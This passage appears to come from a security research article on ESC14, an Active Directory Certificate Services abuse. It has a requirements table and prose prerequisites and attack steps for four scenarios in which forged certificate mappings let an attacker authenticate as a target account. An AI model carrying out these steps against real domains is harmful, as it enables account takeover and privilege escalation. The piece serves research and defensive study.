TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	mail	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	1	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
No reqs	RFC822	user	No reqs	No reqs	mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	No reqs	0	ESC14-B	-
No reqs	RFC822	user	computer	No reqs	mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	No reqs	0	ESC14-B	-
No reqs	RFC822	user	No reqs	No reqs	mail	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	No reqs	No reqs	ESC14-B	-
No reqs	RFC822	user	computer	No reqs	mail	No reqs	TRUE	No reqs	FALSE	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	No reqs	No reqs	ESC14-B	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	FALSE	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	FALSE	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	FALSE	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	FALSE	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-C	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	No reqs	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	0	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	FALSE	No reqs	No reqs	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	FALSE	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	FALSE	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	FALSE	No reqs	No reqs	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	No reqs	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	1	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	No reqs	No reqs	ESC14-D	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	0x08	No reqs	-	ESC14-A
TRUE	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	0x08	No reqs	-	ESC14-A
TRUE	No reqs	No reqs	No reqs	No reqs	mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	0x08	No reqs	-	ESC14-A
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	0x08	No reqs	-	ESC14-A
No reqs	RFC822	user	No reqs	No reqs	mail	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	TRUE	No reqs	No reqs	No reqs	No reqs	0/1	0x08	No reqs	-	ESC14-B
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	TRUE	name, cn	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn, mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	TRUE	DNS	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS, mail	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	No reqs	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	TRUE	name, cn	FALSE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn, mail	FALSE	No reqs	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	No reqs	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	No reqs	0x01	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	computer	user	No reqs	name, cn	No reqs	TRUE	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	IssuerSubject	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-C
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	computer	user	TRUE	name, cn	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	computer	user	No reqs	name, cn, mail	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	computer	user	No reqs	name, cn	No reqs	TRUE	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	No reqs	computer	TRUE	DNS	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS, mail	No reqs	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	user	user	TRUE	name, cn	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	user	user	No reqs	name, cn, mail	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	user	user	No reqs	name, cn	FALSE	TRUE	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D

You can download the above table as an Excel sheet here: ESC14-Table.xlsx (no funny macros, I promise).

ESC14 Scenario A: Write altSecurityIdentities on Target

An attacker can abuse a victim principal to compromise a target principal if the following requirements are met.

Target Principal Requirements

The attacker has write access to the target's `altSecurityIdentities` attribute or the permission to grant it in the form of one of the following permissions on the target AD object:

- Write property `altSecurityIdentities`
- Write property `Public-Information`
- Write property (all)
- `WriteDACL`
- `WriteOwner`*
- `GenericWrite`
- `GenericAll`
- Owner*

*Assuming the target is not a computer or *Blocking Implicit Owner Rights*has not been configured.

Authentication Requirements

The requirements for one of the two authentication protocols are met:

PKINIT:

Schannel:

> DC Schannel reg key `CertificateMappingMethods` contains S4U2Self (0x000000008) flag (default)

Attack Steps

The attacker can execute the attack with the following steps:

1. Enroll a certificate in the affected certificate template as the victim principal
2. Add a (strong) explicit certificate mapping based on the certificate in the `altSecurityIdentities` attribute of the target principal
3. Authenticate as the target principal using the certificate

It may seem like an awful lot of requirements, but most of them are met by default. The default “Computer” (Machine) certificate template fulfills the requirements and grants `Enroll` permission to the *Domain Computers* group. **So if an attacker has write access to the `altSecurityIdentities` attribute of a target principal then they can very likely compromise the target through an ESC14 Scenario A attack**. The attack will even work if the environment enforces strong certificate mapping. The attacker is required to be able to enroll a certificate as a computer which requires the attacker to have an admin session on the computer or to have the credentials of the computer account. The attacker can potentially obtain this control over a computer by adding a computer to the domain, which any AD user is allowed to do 10 times by default (see Default limit to number of workstations a user can join to the domain).

ESC14 Scenario B: Target with X509RFC822 (email)

An attacker can abuse a victim principal to compromise a target principal if the following requirements are met.

Target Principal Requirements

- The target principal is a user
- The target principal's `altSecurityIdentities` attribute contains at least one X509RFC822 mapping

Victim Principal Requirements

> The attacker has write access to the `mail` attribute of the victim principal

Additional Certificate Template Requirements

- The certificate template has the `CT_FLAG_NO_SECURITY_EXTENSION` flag in its `msPKI-Enrollment-Flag` attribute (not present by default)
- The certificate template has the `CT_FLAG_SUBJECT_ALT_REQUIRE_EMAIL` flag in its `msPKI-Certificate-Name-Flag` attribute

Authentication Requirements

The requirements for one of the two authentication protocols are met:

PKINIT:

> DC KDC reg key `StrongCertificateBindingEnforcement` is set to 0/1 (compatibility mode — default until February 11, 2025)

Schannel (both):

- DC Schannel reg key `CertificateMappingMethods` contains S4U2Self (0x000000008) flag (default)
- DC KDC reg key `StrongCertificateBindingEnforcement` is set to 0/1 (compatibility mode — default until February 11, 2025)

Attack Steps

The attacker can execute the attack with the following steps:

1. Set the `mail` attribute of the victim principal to the email of the target's X509RFC822 mapping
2. Enroll a certificate in the affected certificate template as the victim principal
3. Use the certificate to authenticate as the target principal

ESC14 Scenario C: Target with X509IssuerSubject

An attacker can abuse a victim principal to compromise a target principal if the following requirements are met.

Target Principal Requirements

The target principal's `altSecurityIdentities` attribute contains at least one X509IssuerSubject mapping

Victim Principal Requirements

- If the victim principal is a user:- The attacker has write access to the `cn` and `name` attributes of the victim principal (to change the `cn` you also need write access to the `name` attribute)- If the target principal is a user and the X509IssuerSubject mapping has the target's current `cn` attribute value as an identifier, then the victim and target principal cannot be in the same container (the DC will not allow you to set the `cn` of the victim to the `cn` of the target if they are in the same container as that will mean they would have the same `distinguishedName`)
- If the victim principal is a computer:- The attacker has write access to the `dNSHostName` attribute of the victim principal

Additional Certificate Template Requirements

- The certificate template has the `CT_FLAG_NO_SECURITY_EXTENSION` flag in its `msPKI-Enrollment-Flag attribute` (not present by default)- *`CertificateMappingMethods`*
- The certificate template has one of the flags in its `msPKI-Certificate-Name-Flag` attribute:- `CT_FLAG_SUBJECT_REQUIRE_COMMON_NAME`- `CT_FLAG_SUBJECT_REQUIRE_DNS_AS_CN`
- The certificate template does not have any of the flags in its `msPKI-Certificate-Name-Flag` attribute:- `CT_FLAG_SUBJECT_REQUIRE_DIRECTORY_PATH`- `CT_FLAG_SUBJECT_REQUIRE_EMAIL`

Additional Enterprise CA Requirements

The Enterprise CA is the issuer referenced by the `IssuerName` in the target's X509IssuerSubject mapping

Authentication Requirements

The requirements for one of the two authentication protocols are met:

PKINIT:

DC KDC reg key `StrongCertificateBindingEnforcement` is set to 0/1 (compatibility mode — default until February 11, 2025)

Schannel:

- Either:- DC Schannel reg key `CertificateMappingMethods` contains S4U2Self (0x000000008) flag (default)- DC KDC reg key `StrongCertificateBindingEnforcement` is set to 0/1 (compatibility mode — default until February 11, 2025)

- Or:- DC Schannel reg key `CertificateMappingMethods` contains Subject/Issuer (0x000000001) flag (not default)

Attack Steps

The attacker can execute the attack with the following steps:

1. If the victim principal is a user:Rename the victim principal (i.e., set the `cn` and name attribute) to the name of the target's X509IssuerSubject mapping `SubjectName` identifier
2. If the victim principal is a computer:Set the `dNSHostName` of the victim principal to the name of the target's X509IssuerSubject mapping `SubjectName` identifier
3. Enroll a certificate in the affected certificate template as the victim principal using the Enterprise CA referenced in the X509IssuerSubject mapping
4. Authenticate as the target principal using the certificate

ESC14 Scenario D: Target with X509SubjectOnly

An attacker can abuse a victim principal to compromise a target principal if the following requirements are met.

Target Principal Requirements

> The target principal's `altSecurityIdentities` attribute contains at least one X509SubjectOnly mapping

Victim Principal Requirements

- If the victim principal is a user:- The attacker has write access to the `cn` and `name` attributes of the victim principal (to change the `cn` you also need write access to the `name` attribute)- If the target principal is a user and the X509SubjectOnly mapping has the target's current `cn` attribute value as an identifier, then the victim and target principal cannot be in the same container (the DC will not allow you to set the `cn` of the victim to the `cn` of the target if they are in the same container as that will mean they would have the same `distinguishedName`)
- If the victim principal is a computer:- The attacker has write access to the `dNSHostName` attribute of the victim principal

Additional Certificate Template Requirements

- The certificate template has the `CT_FLAG_NO_SECURITY_EXTENSION` flag in its `msPKI-Enrollment-Flag attribute` (not present by default)
- The certificate template has one of the flags in its `msPKI-Certificate-Name-Flag` attribute:- `CT_FLAG_SUBJECT_REQUIRE_COMMON_NAME`-`CT_FLAG_SUBJECT_REQUIRE_DNS_AS_CN`

- The certificate template does not have any of the flags in its `msPKI-Certificate-Name-Flag` attribute:- `CT_FLAG_SUBJECT_REQUIRE_DIRECTORY_PATH`-`CT_FLAG_SUBJECT_REQUIRE_EMAIL`

Authentication Requirements

The requirements for one of the two authentication protocols are met:

PKINIT:

> DC KDC reg key `StrongCertificateBindingEnforcement` is set to 0/1 (compatibility mode — default until February 11, 2025)

Schannel (both):

- DC Schannel reg key `CertificateMappingMethods` contains S4U2Self (0x000000008) flag (default)
- DC KDC reg key `StrongCertificateBindingEnforcement` is set to 0/1 (compatibility mode — default until February 11, 2025)

Attack Steps

The attacker can execute the attack with the following steps:


1. If the victim principal is a user:- Rename the victim principal (i.e., set the `cn` and name attribute) to the name of the target's X509SubjectOnly mapping `SubjectName` identifier
2. If the victim principal is a computer:Set the `dNSHostName` attribute of the victim principal to the name of the target's X509SubjectOnly mapping `SubjectName` identifier
3. Enroll a certificate in the affected certificate template as the victim principal
4. Authenticate as the target principal using the certificate

ESC14 Demo

In this section, we will go through a demonstration of the four ESC14 scenarios.

Lab Environment

The AD lab environment contains an attacker user with the required permissions to execute the ESC14 abuses. There is a victim and a target principal for each ESC14 scenario. The attacker has sessions as the victim users, and admin sessions on the victim computers.



